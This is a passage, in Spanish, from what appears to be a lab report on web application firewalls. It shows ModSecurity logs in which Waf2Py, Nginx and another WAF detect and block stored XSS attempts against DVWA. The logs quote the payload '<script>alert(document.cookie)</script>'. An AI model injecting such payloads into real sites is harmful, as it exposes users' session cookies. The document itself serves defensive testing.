unique_id "XfA65q1V47hQy5i6MRgoRwAAAEY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/
```

```
[Wed Dec 11 00:40:06.164864 2019] [:error] [pid 739:tid 34385518080] [client 192.168.1.110:18401] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf" [line "14" [id "91" [msg "Inbound anomaly score 74 exceeded threshold 18" [hostname "proxy-waf.com.ec" [uri "/dvwa/vulnerabilities/xss_s/" [unique_id "XfA65q1V47hQy5i6MRgoRwAAAEY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/
```

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
2019/12/11 22:45:36 [error] 3665#0: *732 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf" [line "37" [id "941100" [rev "" [msg "XSS Attack Detected via libinjection" [data "Matched Data: XSS data found within ARGS:mbxMessage: <script>alert(document.cookie) </script>" [severity "2" [ver "OWASP_CRS/3.2.0" [maturity "0" [accuracy "0" [tag "application-multi" [tag "language-multi" [tag "platform-multi" [tag "attack-xss" [tag "paranoia-level/1" [tag "OWASP_CRS" [tag "OWASP_CRS/WEB_ATTACK/XSS" [tag "WASCTC/WASC-8" [tag "WASCTC/WASC-22" [tag "OWASP_TOP_10/A3" [tag "OWASP_AppSensor/IE1" [tag "CAPEC-242" [hostname "192.168.1.110" [uri "/dvwa/vulnerabilities/xss_s/" [unique_id "157612233691.855907" [ref "v615,39t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1", host: "proxy-waf.com.ec", referer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/"
```

```
2019/12/11 22:45:36 [error] 3665#0: *732 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-
```



```
941-APPLICATION-ATTACK-XSS.conf" [line "37"] [id "941100"] [rev "" ] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "157612233691.855907"] [ref "v615,39t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1", host: "proxy-waf.com.ec", referer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/"
```

➤ WAF Nginx

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
2019/12/12 00:05:00 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf" [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "" ] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "AEpcAcACNcAwAcAcAcAUAcpc"]
2019/12/12 00:05:00 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to lock global mutex: Permission denied [hostname "" ] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "AEpcAcACNcAwAcAcAcAUAcpc"]
2019/12/12 00:05:00 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to unlock global mutex: Permission denied [hostname "" ] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "AEpcAcACNcAwAcAcAcAUAcpc"]
```

```
2019/12/12 00:05:00 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf" [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "" ] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "AEpcAcACNcAwAcAcAcAUAcpc"]
```